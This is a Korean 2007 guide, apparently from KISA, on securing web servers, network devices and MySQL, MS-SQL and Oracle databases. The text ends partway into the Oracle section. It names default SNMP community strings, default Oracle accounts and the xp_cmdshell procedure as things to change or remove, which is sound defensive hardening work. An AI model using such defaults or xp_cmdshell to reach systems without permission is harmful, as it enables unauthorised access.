웹 서버 구축 보안점검 가이드

2007. 9

목 차

1 개 요 ····· 6

2 웹 서버 취약점 점검

제1절 호스트 OS 보안 ····· 10
제2절 웹 서버 설치보안 ····· 12

3 네트워크 취약점 점검

제1절 네트워크 장비의 원격 접근 제한 설정 ····· 20
제2절 SNMP 접근 제한 설정 ····· 20
제3절 네트워크 장비의 디폴트 아이디/패스워드 사용금지 ····· 22
제4절 불필요한 서비스의 중단 ····· 22
제5절 설정을 통한 로그인시간 제한 ····· 22
제6절 로그 관리 ····· 23

4 DB 취약점 점검

제1절 My-SQL ····· 26
제2절 MS-SQL ····· 29
제3절 Oracle ····· 31

www.kisa.or.kr

5 어플리케이션 점검 방법

제1절 웹 어플리케이션 보안 점검 도구 ····· 38
제2절 SQL Injection 점검 ····· 42
제3절 XSS (Cross Site Scripting) 공격 점검 ····· 45
제4절 파일업로드 공격 ····· 49
제5절 쿠키 값 변조 공격 ····· 54
제6절 웹 Proxy를 이용한 취약점 점검 ····· 58
제7절 파일 다운로드 공격 ····· 61
제8절 미등록 확장자 ····· 62
제9절 불필요한 파일 존재 ····· 64
제10절 디렉토리 리스팅 취약점 ····· 64
제11절 기 타 ····· 66

6 웹 패키지 S/W 관리

제1절 사용 중인 웹 패키지 S/W 파악 ····· 68
제2절 주기적인 취약점 및 패치 확인 ····· 68
제3절 주요 웹 패키지 취약점 리스트 ····· 69

〈붙임〉 취약점 점검 체크리스트 ····· 76

참고문헌 ····· 80

목 차

표 목차

〈표 1〉 공개용 웹 취약점 점검 도구 ····· 39
〈표 2〉 아이디 패스워드 인증 우회 입력 문자열 ····· 44

그림 목차

〈그림 1〉 IE 프록시 설정 ····· 40
〈그림 2〉 Paros 설정 ····· 41
〈그림 3〉 Cooxie 사용법 ····· 42
〈그림 4〉 아이디, 패스워드 점검 과정 ····· 43
〈그림 5〉 URL대상 SQL Injection 점검 ····· 44
〈그림 6〉 기타 점검 ····· 45
〈그림 7〉 게시판 XSS 취약점 점검 ····· 46
〈그림 8〉 각종 조회란 점검 ····· 47
〈그림 9〉 확장자 점검 우회 ····· 52
〈그림 10〉 Paros 웹 프로시를 통한 시크립트 수정 ····· 53
〈그림 11〉 스크립트 수정 ····· 54
〈그림 12〉 쿠키에 존재하는 아이디 값을 통한 권한 상승 ····· 55
〈그림 13〉 index값 변조를 통한 권한 변경 ····· 55
〈그림 14〉 index값 변경을 통한 권한 변경 ····· 56
〈그림 15〉 인코딩된 쿠키 값 ····· 56
〈그림 16〉 필드 값이 여러 개 존재하는 쿠키 ····· 57
〈그림 17〉 웹 프록시를 통한 게시판 글쓰기 인증 우회 ····· 59
〈그림 18〉 아이디 길이제한 우회 ····· 60
〈그림 19〉 주민등록번호 검사 우회 ····· 60
〈그림 20〉 미등록된 확장자로 인한 정보노출 ····· 63
〈그림 21〉 인증 없이 접근 가능한 DB 인터페이스 ····· 66

제 1 장
개 요

제 1 장 | 개 요

대부분의 침해사고들은 보안 시스템 부족 등의 1차적인 문제가 아닌, 부정확한 현황 파악과 보안 담당자의 시스템 관리 소홀로 인해 발생하는 경우가 대부분이며, 이는 관리자와 보안 담당자의 보안인식 부족에 기인한다.

최근의 침해사고 유형은 단순히 한 가지의 기법만이 이용되는 것이 아니라 시스템 취약점과 더불어 네트워크의 구성을 활용하는 등의 다양한 기법이 사용되고 있어, 사고 예방을 위해서는 최초 시스템을 구축하는 단계에서부터 보안을 고려하는 것이 점차 중요해지고 있다.

본 가이드에서는 일반 업체에서 운영 시스템과 네트워크 장비를 이용해 서비스 환경을 구축할 때 적용해야 하는 최소한의 보안 설정과 취약점 점검 항목을 다루고자 하였다. 시스템의 최초 설치 시 필요한 기본적인 절차와 항목들을 체크리스트 형태로 제시하였으며, 웹 어플리케이션 취약점 점검 등 최근의 공격기법에 대한 점검과 대응책을 담고자 노력하였다.

본 가이드에서는 시스템 또는 네트워크 장비에서 적용되어야 하는 기본 사항들을 언급하였으며, 운영 장비의 세부 설정에 대해서는 직접적으로 언급하지는 않았다. 실제 세부 설정 방법 등은 해당 장비의 매뉴얼 또는 장비 유지 보수업체를 통해 확인하여 작업을 하여야 한다.

제2장에서는 웹 서버 시스템과 관련하여 OS 자체의 보안 설정과 더불어 웹 서버의 보안

설정 및 점검방법에 대해 알아보며, 제3장에서는 네트워크 장비에서 문제가 될 수 있는 취약점들과 점검방법에 대해 알아보도록 한다.

제4장에서는 일반적으로 많이 이용되고 있는 My-SQL, MS-SQL, Oracle 등, DBMS의 취약점과 함께 안정적인 운영을 위해 필요한 보안설정에 대해 알아보며, 제5장에서는 최근 해킹에 자주 이용되고 있는 SQL Injection, XSS 등의 웹 어플리케이션 취약점에 대한 보안 대책과 점검방법에 대해 알아보도록 한다.

제6장에서는 홈페이지에서 자주 사용되고 있는 주요 공개용 웹 S/W의 관리와 취약점 패치에 대해 알아보도록 한다.

www.kisa.or.kr

웹 서버 구축 보안점검 가이드

제 2 장
웹 서버 취약점 점검

제1절 호스트 OS 보안

제2절 웹 서버 설치보안

제 2 장 | 웹 서버 취약점 점검

제1절 호스트 OS 보안

모든 시스템은 어플리케이션 보안에 앞서 호스트 OS의 보안 작업이 선행되어야 한다. 웹 서버의 경우, 아무리 웹 서버를 안전하게 설정 및 운영한다 해도, 웹 서버가 설치될 OS가 안전하지 않다면 결코 웹 서버의 안전을 보장할 수 없다.

1. OS에 대한 최신 패치 적용

OS 벤더사이트나 보안 취약점 정보 사이트를 주기적으로 방문하여 현재 사용하고 있는 OS에 대한 최신 취약점 정보를 얻고, 패치 등 관련된 보안대책을 신속하게 적용하도록 한다.

2. OS 취약점 점검

정기적으로 취약점 점검 도구와 보안 체크리스트를 사용하여 호스트 OS의 보안 취약점을 점검한다. 점검 결과로 발견된 취약점들은 보완조치하고 조치사항은 히스토리 관리를 위해 기록해 둔다.

3. 웹 서버 전용 호스트로 구성

웹 서버의 중요도를 고려하여 가급적이면 웹 서버 전용 호스트로 구성하도록 한다. 웹 서비스 운영에 필요한 최소한의 프로그램들만 남겨두고, 불필요한 서비스들은 반드시 제거 하도록 한다. 시스템 사용을 목적으로 하는 일반 사용자 계정들은 모두 삭제하거나 최소의 권한만 할당한다. 오로지 관리자만이 로그인이 가능하도록 한다.

※ 개발도구 및 백업파일 제거
웹 서버를 구축한 후에는 컴파일러 같은 소프트웨어 개발 도구와 백업파일들을 제거 하도록 한다. 이러한 도구들은 공격자가 서버에 침입한 후에 공격코드를 컴파일하거나, 웹 페이지의 소스확인을 통해 DB 접속계정정보 등이 유출될 수 있다.

4. 서버에 대한 접근 제어

관리목적의 웹 서버 접근은 콘솔 접근만을 허용하는 것이 가장 좋다. 그것이 불가능하다면 관리자가 사용하는 PC의 IP만 접근이 가능하도록 접근제어를 수행한다.

5. DMZ 영역에 위치

웹 서버를 DMZ 영역에 위치시키도록 한다. 웹 서버를 방화벽에 의해서 보호 받도록 하고, 웹 서버가 침해당하더라도 웹 서버를 경유해서 내부 네트워크로의 침입은 불가능하도록 구성한다.

6. 강력한 관리자 계정 패스워드 사용

관리자 계정의 패스워드는 모든 보안의 가장 기본이다. 하지만 이런 기본이 지켜지지 않아 여전히 해킹사고가 많이 발생하고 있다. 패스워드 보안은 모든 보안의 기본이자 가장 중요한 필수 보안 사항이다.

관리자 계정 패스워드는 유추가 불가능하고 패스워드 크랙으로도 쉽게 알아낼 수 없는 강력한 패스워드를 사용하도록 한다. 패스워드는 길이가 최소한 8자 이상이고, 이름이나 계정명으로 유추할 수 없는 것이어야 한다. 또한 사전에 없는 단어를 사용하도록 하고, 기호문자를 최소 한 개 이상 포함시키도록 한다.

관리자 계정 패스워드의 주기적인 변경 또한 중요하다. 관리자 계정을 포함한 주요 계정의 패스워드는 내부적으로 규정한 주기마다 변경하도록 하며, 변경 시에는 일정한 규칙을 가지지 않도록 한다.

7. 파일 접근권한 설정

관리자 계정이 아닌 일반 사용자 계정으로 관리자 계정이 사용하는 파일들을 변경할 수 없도록 해야 한다. 만약 관리자 계정보다 권한이 낮은 일반 계정으로 관리자가 실행하거나 쓰기를 수행하는 파일들을 변경할 수 있다면 관리자 권한 획득이 가능하다.

제2절 웹 서버 설치보안

1. 소스코드 형태의 배포본 설치

웹 서버 소프트웨어가 소스코드와 바이너리 형태로 배포되는 경우, 보안상 가장 좋은 것은 소스코드를 다운로드 받아 필요한 기능만 설치하는 것이다. 소스의 다운로드는 해당 프로그램의 공식 사이트를 통해 다운로드 받으며, 다운로드 후 MD5 해쉬값을 비교하도록 한다.

2. 설치 시 네트워크 접속 차단

웹 서버를 설치하기 전부터 보안설정을 안전하게 끝낼 때까지 호스트의 네트워크 접속을 차단하도록 한다. 보안설정이 완전히 끝나지 않은 상태에서 웹 서버가 외부에 노출될 경우 쉽게 해킹 당할 수 있으며, 그 이후에 취해지는 보안 조치들이 의미가 없게 될 수 있다.

3. 웹 프로세스의 권한 제한

시스템 전체적인 관점에서 웹 프로세스가 웹 서비스 운영에 필요한 최소한의 권한만을 갖도록 제한한다. 이렇게 하여 웹사이트 방문자가 웹 서비스의 취약점을 이용해 시스템에 대한 어떤 권한도 획득할 수 없도록 한다. 시스템 운영 시, root 권한으로 웹 데몬이 재구동되고, 웹 취약점을 통해 접속권한을 획득한 경우 root 권한을 획득하게 되므로 웹 서버 관리 시에는 일반적으로 사용되는 nobody 권한으로 웹 프로세스가 동작하도록 한다.

4. 로그 파일의 보호

로그 파일은 침입 혹은 침입시도 등 보안 문제점을 파악하는데 중요한 정보를 제공한다. 이러한 로그 파일이 노출, 변조 혹은 삭제되지 않도록 불필요한 접근으로부터 보호한다.

5. 웹 서비스 영역의 분리

웹 서비스 영역과 시스템(OS)영역을 분리시켜서 웹 서비스의 침해가 시스템 영역으로 확장될 가능성을 최소화한다. 웹 서버의 루트 디렉토리와 OS의 루트 디렉토리를 다르게 지정한다.

웹 컨텐츠 디렉토리는 OS 시스템 디렉토리는 물론 가급적 다른 웹 서버 디렉토리와도 분

리시킨다. 또한 로그 디렉토리와 설정 디렉토리는 웹 서비스를 통해 접근이 불가능한 곳에 위치시키도록 한다.

6. 링크 사용금지

공개 웹 컨텐츠 디렉토리 안에서 서버의 다른 디렉토리나 파일들에 접근할 수 있는 심볼릭 링크, aliases, 바로가기 등을 사용하지 않는다.

7. 자동 디렉토리 리스팅 사용중지

디렉토리 요청 시 디렉토리 내에 존재하는 파일 목록을 보여주지 않도록 설정한다. 디렉토리 내에 존재하는 DB 패스워드 파일이나 웹 어플리케이션 소스 코드 등 중요한 파일들에 대해 직접 접근이 가능하면 보안상 매우 위험하다. 이를 막기 위해 자동 디렉토리 리스팅 기능의 사용을 중지시킨다.

8. 기본 문서 순서 주의

웹 서버에서는 디렉토리 요청시 기본적으로 보여지는 파일들을 지정할 수 있도록 되어 있다. 이 파일 목록을 올바로 지정하여 기본 문서가 악의적인 목적의 다른 파일로 변경되지 않도록 한다.

9. 샘플 파일, 매뉴얼 파일, 임시 파일의 제거

웹 서버를 설치하면 기본적으로 설치되는 샘플 파일이나 매뉴얼 파일은 시스템 관련 정보를 노출하거나 해킹에 악용될 수 있다. 따라서 웹 서버 설치 후에 반드시 이러한 파일들을 찾아서 삭제하도록 한다.

만약 관리 등의 이유로 웹을 통해 설명문서에 접근해야 한다면 접근제어를 통해 꼭 필요한 사용자만 접근을 허용하고 그 외의 사용자들은 접근하지 못하도록 설정한다.

또한 웹 서버를 정기적으로 검사하여 임시 파일들을 삭제하도록 한다. 특히 웹 서비스의 업데이트나 유지보수 시 생성되는 백업파일이나 중요한 파일 등은 작업이 끝난 후 반드시 삭제하도록 한다.

정확한 관리를 위해 폴더와 파일의 이름과 위치, 개수 등이 적혀있는 별도의 문서를 관리하는 것이 좋다. 그래서 문서에 등록되지 않은 불필요한 파일들을 점검해서 삭제하도록 한다.

10. 웹 서버에 대한 불필요한 정보 노출 방지

웹 서버 종류, 사용 OS, 사용자 계정 이름 등 웹 서버와 관련된 불필요한 정보가 노출되지 않도록 한다. 이러한 정보가 사소한 것처럼 보일 수 있지만, 이러한 정보를 아는 것만으로도 공격에 필요한 나머지 정보를 수집하는데 도움이 될 수 있다.

뉴스그룹이나 메일링 리스트를 통해 웹 서버 운영에 대한 질의를 할 경우에도, 조직의 네트워크와 시스템에 대한 상세정보가 유출되지 않도록 주의한다.

11. 업로드 제어

불필요한 파일 업로드는 허용하지 않는다. 파일 업로드를 허용해야 한다면, 대량의 업로드로 인한 서비스 불능상태가 발생하지 않도록 한다. 또한 업로드를 허용해야 하는 파일의 종류를 지정하여 그 외 종류의 파일들은 업로드가 불가능하도록 한다. 업로드된 파일은 웹 서버에 의해 바로 처리되지 못하도록 해야 한다. 처리되기전에 반드시 수동이나 자동으로

파일의 보안성 검토를 수행하도록 한다. 또한, 업로드 되는 폴더의 실행권한을 제거하여 악성 파일이 업로드 되었을 시 실행되지 못하도록 한다. 업로드 폴더를 웹 서비스 폴더와 별도로 사용하는 것도 좋은 방법이다.

12. 인증과 접근제어의 사용

웹 서버에서 제공하는 인증 기능과 접근제어 기능을 필요한 곳에 적절하게 활용한다. 웹 서버에서는 사용자 아이디/패스워드 기반의 인증 기능과 특정 IP나 도메인에 대한 접근제어 기능을 제공한다.

13. 패스워드 설정 정책 수립

웹 서버의 인증 기능을 이용하는 경우에, 유추가 불가능한 패스워드를 사용하도록 한다. 패스워드 길이와 사용 문자에 대한 최소 복잡도를 설정하도록 하고, 사용자의 개인정보나 회사 공개정보를 이용한 패스워드 사용을 금지하도록 한다. 또한 사용자들에게 웹사이트의 패스워드와 다른 중요한 것들의 패스워드(예를 들어, 은행이나 주식 관련 비밀번호)를 다르게 사용하도록 권장한다. 웹 서버 보안이 100% 완벽할 수 없기 때문에, 이렇게 함으로써 웹 서버 침해로 인한 더 큰 피해를 막을 수 있다.

14. 동적 컨텐츠 실행에 대한 보안 대책 수립

동적 컨텐츠 처리 엔진들은 웹 서버의 일부로서 실행되면서 웹 서버와 동일한 권한으로 실행된다. 따라서 각 엔진 사용시 발생할 수 있는 모든 보안 취약점들을 파악하고 이와 관련된 보안 기능들을 설정해야 한다.

동적 컨텐츠와 관련된 기능 중 사용하지 않는 기능들은 제거를 하고 예제 파일들은 반드

시 삭제한다. 가능하다면 동적 컨텐츠가 실행될 수 있는 디렉토리를 특정 디렉토리로 제한시키도록 하고, 컨텐츠의 추가 권한은 관리자로 제한하도록 한다.

15. 설치 후 패치 수행

웹 서버 기본 설치 후 알려진 취약점을 바로잡기 위해 취약점 정보사이트나 벤더 사이트를 방문해서 웹 서버와 관련된 취약점 정보를 얻고, 패치나 업그레이드를 수행한다.

16. 설정 파일 백업

웹 서버를 인터넷에 연결하기 전에 초기 설정 파일을 백업 받아서 보관해 둔다. 또한 변경이 있을 때마다 설정 파일을 백업하도록 한다. 이렇게 하여 해킹이나 실수가 발생해도 빠르게 복구할 수 있도록 한다.

17. SSL/TLS 사용

보안과 기밀성이 요구되는 경우 SSL이나 TLS를 사용하도록 한다. 대부분의 경우에 SSL/TLS는 웹 서버에서 사용할 수 있는 가장 훌륭한 인증 및 패스워드 방법이다.

www.kisa.or.kr

제 3 장
네트워크 취약점 점검

제1절 네트워크 장비의 원격 접근 제한 설정

제2절 SNMP 접근 제한 설정

제3절 네트워크 장비의 디폴트 아이디/패스워드 사용금지

제4절 불필요한 서비스의 중단

제5절 설정을 통한 로그인시간 제한

제6절 로그 관리

제 3 장 | 네트워크 취약점 점검

제1절 네트워크 장비의 원격 접근 제한 설정

패스워드를 아무리 어렵게 설정하였다 하더라도 관리자 중에 퇴사자나 부서 이동자가 있을 수 있고 또는 관리의 부주의 등으로 패스워드가 유출될 수도 있다. 또한 무작위로 대입하는 brute force 프로그램을 이용하여 일일이 패스워드를 입력해 보는 방법으로도 패스워드를 알 수 있으므로 단순히 패스워드를 추측하기 어렵게 설정하는 것만으로는 확실한 대안이 될 수 없으며 패스워드를 설정한 후에는 허용된 ip 외에는 telnet이나 ssh를 통해 라우터에 원격접속을 할 수 없도록 제한하는 것이 좋다.

제2절 SNMP 접근 제한 설정

SNMP(Simple Network Management Protocol)는 그 이름이 뜻하는 바와 같이 단순한 네트워크 관리를 위한 목적으로 주로 서버나 네트워크 장비에서 SNMP를 설정한 후 mrtg 프로그램을 이용하여 트래픽 관리 등을 위해 사용되고 있다. 그러나 트래픽 정보뿐만 아니라 전체 네트워크의 구성이나 MAC 주소, IP주소, IOS 버전등 소프트웨어 정보 및 각종 하드웨어 정보까지 제공하는 등 관리자 입장에서는 매우 중요한 정보를 제공하므로 이의 보안에 신경을 쓰도록 하여야 한다. 더군다나 SNMP에 대한 읽기 권한 뿐 아니라 쓰기 권한까지

있을 경우에는 config 파일을 열람하거나 직접 네트워크 설정을 변경할 수도 있다.

SNMP는 버전별로 v1과 v2c가 주로 사용되고 있지만 두 버전은 거의 유사하며 최근의 v3에서는 인증을 위해 암호화가 제공되고 있다.

가. community 문자열(string)

SNMP에서 community 문자열(string)은 SNMPd(데몬)와 클라이언트가 데이터를 교환하기 전에 인증하는 일종의 패스워드로서 초기값으로 public 또는 private로 설정되어 있다. 이는 비단 라우터뿐만 아니라 대부분의 서버에서도 public으로 되어 있는데, 이를 그대로 사용하는 것은 패스워드를 사용하지 않는 계정을 사용하는 것 이상 위험하다. 그럼에도 불구하고 대부분의 시스템, 네트워크 관리자들이 기본적인 문자열인 public을 그대로 사용하거나 다른 문자열로 변경을 해도 상호나 monitor, router, mrtg 등 사회공학적으로 추측할 수 있는 문자열을 사용하고 있어 문제가 되고 있다. community 문자열(string)은 뒤에서 설명할 "service password-encryption" 라는 명령어로도 암호화되지 않으므로 반드시 기존의 public 대신 누구나 추측하기 어렵고 의미가 없는 문자열로 변경하도록 하여야 한다. 그리고 SNMP에서는 RO(Read Only)와 RW(Read Write) 모드를 제공하는데, 대부분 RO모드를 사용하지만 일부 관리자들은 SNMP를 이용한 쉬운 관리를 위해 RW(Read Write) community 문자열을 사용하는 경우도 있는데, 이러한 경우 보안 설정을 확실하게 하지 않을 경우 SNMP를 이용하여 설정을 수정할 수 있는 등 심각한 보안문제를 유발할 수 있으니 가급적 사용을 자제하되 부득이 사용하여야 한다면 각별히 주의하여야 한다.

나. 암호화 여부

SNMP(v1, v2c)에서 클라이언트와 데몬간의 get_request(요청)와 get_response(응답) 과정은 암호화가 아닌 평문으로 전송되므로 전기적인 도청인 스니핑(sniffing)이 가능하다. 따라서 아무리 community 문자열을 어렵게 수정하였다 하더라도 중간 네트워크에서 스니

핑을 하면 community 문자열을 알 수 있으므로 라우터에서 access-list를 이용하여 SNMP에 대한 접근을 엄격히 제한하여야 한다.

제3절 네트워크 장비의 디폴트 아이디/패스워드 사용금지

기본적으로 네트워크 장비로의 접속은 내부에서만 가능하게 하도록 하며, 단지 관리상의 편리함 때문에 로그인 패스워드를 설정하지 않거나 상호 등 쉽게 추측이 가능한 기본 패스워드를 일괄적으로 설정하지 말아야 한다. 또한 사전에 존재하는 단어와 숫자 등의 추측이 쉬운 아이디와 패스워드를 사용하지 않는다.

제4절 불필요한 서비스의 중단

서버 시스템과 마찬가지로 네트워크 장비 역시 처음에 설치를 하거나 IOS 등을 업그레이드 한 후에는 사용하지 않거나 보안상 불필요한 서비스나 기능이 너무 많이 활성화되어 있는 경우가 많다. 따라서 불필요한 서비스는 반드시 중지하도록 한다.

제5절 설정을 통한 로그인시간 제한

로그인 한 후 일정 시간동안 아무런 명령어를 입력하지 않으면 자동으로 접속을 종료하거나 로그아웃이 되도록 설정하는 것이 좋은데, 이는 실수로 로그아웃을 하지 않고 자리를 뜨는 경우에 대비하기 위함이다.

제6절 로그 관리

서버든 라우터와 같은 네트워크 장비든 관계없이 로그는 매우 중요한 의미를 가진다. 시스템에서 자체적으로 제공하는 로그를 통해 다양한 현상이나 장애등을 인지할 수 있으며 access-list와 같은 특정한 룰에 매칭되었을 경우 로그를 남길 수 있도록 함으로써 모니터링의 용도로도 중요한 역할을 하게 된다. 그러나 대부분 라우터에서 로그를 남기는 설정을 하지 않고 사용하는데, 관리상의 목적으로 또는 보안상의 목적으로도 반드시 설정할 것을 권장한다.

www.kisa.or.kr

제 4 장
DB 취약점 점검

제1절 My-SQL
제2절 MS-SQL
제3절 Oracle

제 4 장 | DB 취약점 점검

제1절 My-SQL

1. DB 시스템 보안패치 적용

DB의 보안에 앞서 My-SQL이 동작하는 시스템에 대한 기본적인 보안패치를 적용한다. 응용 프로그램인 My-SQL이 동작하는 OS 자체의 보안상태가 완전하지 않을 경우, DB의 보안성 또한 담보될 수 없기 때문이다.

2. DBMS 계정 확인

My-SQL 디폴트 설치 시 설정되지 않은 채 비어있는 데이터베이스 관리자 패스워드를 변경하도록 한다. My-SQL의 관리자인 root는 실제 Linux(또는 Unix)시스템의 root 사용자와는 관계가 없으며, 단지 이름이 같을 뿐이며, 기본 설치 시 비밀번호가 NULL로 설정되어 있으므로 비밀번호를 설정하도록 한다. 또한 디폴트로 설정되는 관리자 계정(root)을 무차별 대입 공격이나 사전대입 공격 등으로 추측해 내기 어려운 이름으로 변경하는 것이 좋다.

또, 패스워드가 설정되어 있지 않은 DBMS계정이 존재할 경우 인가되지 않은 일반사용자가 DBMS에 불법접속이 가능하므로 DBMS에 저장되어 있는 주요 데이터들의 파괴, 변조

등의 위험성이 존재한다. My-SQL 설치 시 기본적으로 생성되어 있는 'test' 계정 또한 삭제하도록 한다.

My-SQL DB를 Install 하면 자동으로 서버에 My-SQL이라는 계정이 생성된다. 따라서 서버관리자들이 My-SQL 계정에 대한 관리가 소홀한 점을 이용하여 이 계정으로 서버에 불법으로 침투하는 경우가 종종 발생한다.

3. 원격에서 My-SQL 서버로의 접속 가능여부

먼저 My-SQL이 디폴트로 리스닝 하는 3306/tcp 포트를 차단해 데이터베이스가 로컬로 설치된 PHD 어플리케이션에 의해서만 사용되게 한다. 3306/tcp 포트를 리스닝 하지 못하게 하면 다른 호스트로부터 직접 TCP/IP 접속을 해서 My-SQL 데이터베이스를 공격할 가능성이 줄어들게 되며, mysql. socket을 통한 로컬 커뮤니케이션은 여전히 가능하다.

데이터 백업 등의 이유로 데이터베이스로 원격에서 접속해야만 하는 경우 아래와 같이 SSH 프로토콜을 사용한다.

4. 데이터베이스내의 사용자별 접속/권한 설정 확인

데이터베이스에 대한 적절한 권한 설정이 되어 있지 않은 경우 DBA가 아닌 사용자가 중요 테이블에 대한 조작을 할 수 있으므로 각 User 별 데이터베이스권한 설정이 적절하게 이루어져야 한다. 또, DB 생성 후 사용자 접근 권한 설정 시, 관리상의 편의성을 이유로 모든 권한을 부여하는 경우가 있는데 일반 사용자에게는 최소한의 권한만을 부여하도록 한다.

특히, 일반 사용자에게 process 권한을 부여하게 되면, 해당 사용자가 'show processlist' 실행을 통해 실행 중인 쿼리를 모니터링 할 수 있게 되어 비밀번호 등이 노출될 수 있다.

5. My-SQL 버전 확인 및 보안패치 적용

3.22.32 미만의 버전에서는 사용자 인증처리 부분에서 버그 보고된 바 있다. 따라서 권한을 가지지 않은 일반인도 My-SQL의 모든 권한을 가지고 접근할 수 있다. 자신이 운영하고 있는 My-SQL DB의 버전을 점검해 보도록 하자.

6. My-SQL의 데이터 디렉토리 보호여부

My-SQL은 테이블의 데이터를 파일 형태로 관리한다. 이 파일은 My-SQL 데이터 디렉토리라고 불리는 디렉토리에 저장되는데, 이 디렉토리의 권한을 잘못 설정할 경우, 서버의 일반 User가 My-SQL의 모든 데이터를 삭제해 버리는 경우도 있다. 또는 서버를 해킹한 해커에 의해서 My-SQL 데이터를 삭제해 버리는 사고도 발생한다.

이는 My-SQL의 로그파일도 마찬가지이다. My-SQL의 경우에는 Update 로그 파일이나 일반적인 로그파일에는 사용자가 패스워드를 바꾸려고 하는 쿼리도 기록된다. 따라서 로그 파일의 퍼미션이 부적절하여 DB 권한이 없는 User가 My-SQL Log 파일에 접근하여 패스워드 DB 패스워드가 노출되는 경우가 발생한다.

뿐만 아니라 지정된 옵션 파일(my.cnf, my.cnf)들에 대한 접근통제도 마찬가지이다. My-SQL 관리자는 여러 옵션을 옵션파일에 지정하여 관리를 쉽게 할 수 있으며, 이 옵션파일들에는 root를 비롯한 일반 사용자들의 패스워드가 들어 있는 경우도 있다. 따라서 옵션파일은 관리자나 해당 사용자만이 읽고 쓸 수 있도록 한다.

My-SQL 데몬을 mysql이라는 시스템 계정으로 구동할 경우, mysql 디렉토리 이하에 대한 읽기, 쓰기 권한을 제한하도록 한다.

제2절 MS-SQL

1. 최신 서비스 팩 설치 및 보안패치 설치

MS에서 제공되는 서비스 팩과 수시로 발표되는 보안패치의 설치를 적용하는 것은 DBMS의 보안에 기본이 되는 부분이다. 현재 운영 중인 시스템의 안정성을 위해서 테스트 서버를 대상으로 먼저 서비스 팩 등을 적용해 본 후 이상 유무를 확인한 이후 운영 시스템에 적용하도록 한다.

- MS-SQL 2000
  http://www.microsoft.com/korea/sql/downloads/2000/sp4.asp

- MS-SQL 2005
  http://www.microsoft.com/downloads/details.aspx?familyid=b6c71ea-d649-47ff-9176-e7cac58fd4bc&displaylang=en

2. 인증 및 계정관리 확인

가. Windows 인증모드 사용

Windows 인증모드 사용을 통해, SQL 사용 권한이 없는 도메인 사용자 또는 Windows 사용자로부터 Windows 비밀번호 정책을 사용하여 보안을 강화할 수 있다.

나. guest 계정이 활성화 여부 확인

guest계정은 특별한 로그인 계정으로 이 계정을 데이터베이스에 지정함으로써 SQL 서

버의 정상 사용자 모두가 데이터베이스에 액세스하게 허락하는 경우가 종종 있다. 이는 당연히 MS-SQL 서버의 보안에 치명적인 결과를 가져온다.

다. public 데이터베이스 역할 부여 여부 확인

모든 데이터베이스 사용자들의 표준 역할로서 사용자는 public 역할의 권한과 특권을 계승 받고, 이 역할은 그들의 최소한의 권한과 특권을 나타낸다. 따라서 public 데이터베이스 역할에 권한이 설정되어 있으면, 인가를 받지 않은 사용자도 모든 작업을 할 수 있는 취약점 발생한다.

라. SYSADMIN으로 그룹의 사용자 제한여부 확인

sysadmin(system administrators)의 역할은 SQL서버와 설치된 데이터베이스에 대해서 완전한 관리 권한을 필요로 하는 사용자를 위해 만들어 진 역할로서 이 역할의 구성원은 SQL 서버에서 모든 작업을 수행할 수 있어, 이 역할에 인증되지 않은 사용자 있어서는 안된다.

3. 외부로부터의 SQL Server 포트 접속차단 여부 확인

SQL Server 포트는 Default 가 TCP/1433, TCP/1434 이다. 즉 SQL Server를 운영하고 있는 사실을 알고 있는 해커라면, 방화벽에서 1433, 1434 포트가 OPEN 되어있다는 것을 알고 있는 것이나 마찬가지란 뜻이다. 실제로 인터넷에 노출된 MS-SQL 서버를 모니터링 해보면 1433, 1434 포트를 Target으로 수많은 Scan 공격과 웜으로 인한 유해 트래픽이 끊임없이 공격을 시도하는 것을 발견할 수 있다. 따라서 SQL Server를 설치할 때 통신 Default Port를 임의의 다른 포트로 설정하여 운영하도록 하는 것을 권장한다.

4. 확장 프로시저 제거

서버의 유지 관리를 위해 MS-SQL에서 제공하고 있는 확장 프로시저 중, 자주 해킹에 이용되고 있는 특정 프로시저를 제거한다. 특히 xp_cmdshell은 중국에서 제작된 해킹툴에서 자주 이용되고 있으므로 불필요할 경우 반드시 제거하도록 한다.

5. SQL Server 연결 감사 수행

SQL Server는 시스템 관리자의 검토를 위해 이벤트 정보를 기록할 수 있다. 최소한 SQL Server에 대한 연결 실패를 기록하여 이를 정기적으로 검토해야 한다. 가능하면 이 로그는 데이터 파일이 저장되는 드라이브와 다른 하드 드라이브에 저장한다.

제3절 Oracle

1. 최소 설치 진행

오라클 데이터베이스를 처음 설치할 때, 꼭 필요한 요소만 설치하여야 한다. 무엇이 꼭 필요한 요소인지 확실치 않다면, 일반적인 구성으로 설치한다.

2. 디폴트 사용자 아이디 확인 및 패스워드 변경

오라클 데이터베이스를 설치하면 다수의 디폴트 사용자 아이디가 생긴다. 이때 오라클의 사용자관리도구(DBCA : Database Client Administration Tool)가 이러한 디폴트 사용자 아이디를 자동으로 잠그고 기간만료 시키는데 예외가 되는 사용자 아이디들이 있다.

- 예외 사용자 아이디

```
SYS, SYSTEM, SCOTT, DBSNMP, OUTLN, 그리고 3개의 JSERV사용자 아이디들
```

상기 디폴트 사용자 아이디들을 잠그고 기간만료하지 않은 디폴트 사용자 계정(SYS, SYSTEM, SCOTT, DBSNMP, OUTLN, 그리고 3개의 JSERV 사용자 계정)들의 패스워드를 변경시켜야 한다.

3. "데이터 목록(Data Dictionary)" 보호

"데이터 목록(Data Dictionary)"를 보호하기 위해서는 "파라미터 파일(Parameter File)"인 init<sid>.ora의 내용을 OS가 제공하는 에디터를 이용하여 아래와 같이 수정하면 된다.

```
O7_DICTIONARY_ACCESSIBILITY = FALSE
```

이를 통해 적절한 권한을 가진 사용자(즉, DBA 권한으로 접속을 생성한 사용자)만이 "데이터 목록" 상의 'ANY' 시스템권한('ANY' system privilege)를 사용할 수 있다.

※ 참고로 DBA 권한으로 접속을 맺으려면 'CONNECT /AS SYSDBA'라는 명령어를 사용하면 된다.

만일 이러한 설정을 위처럼 하지 않는다면, 'DROP ANY TABLE' 시스템 권한을 가진 사용자는 누구라도 "데이터 목록"의 내용을 악의적으로 DROP할 수 있게 된다.

4. 권한(privilege)의 부여(GRANT) 관련 확인

- 사용자들에게 꼭 필요한 최소권한(least privilege)만을 부여(GRANT)하여야 한다.

- PUBLIC 사용자 그룹에서 불필요한 권한을 회수(REVOKE)하여야 한다.

PUBLIC은 오라클 데이터베이스의 모든 사용자에게 디폴트 롤(role)로 적용된다. 따라서 모든 사용자는 PUBLIC에 권한 부여(GRANT)된 것은 어떤 일이든 할 수 있다. 이런 경우 사용자가 교묘하게 선택된 PL/SQL 패키지를 실행시켜 본래 자신에게 권한 부여된 권한 범위를 넘어서는 작업을 할 수도 있을 것이다.

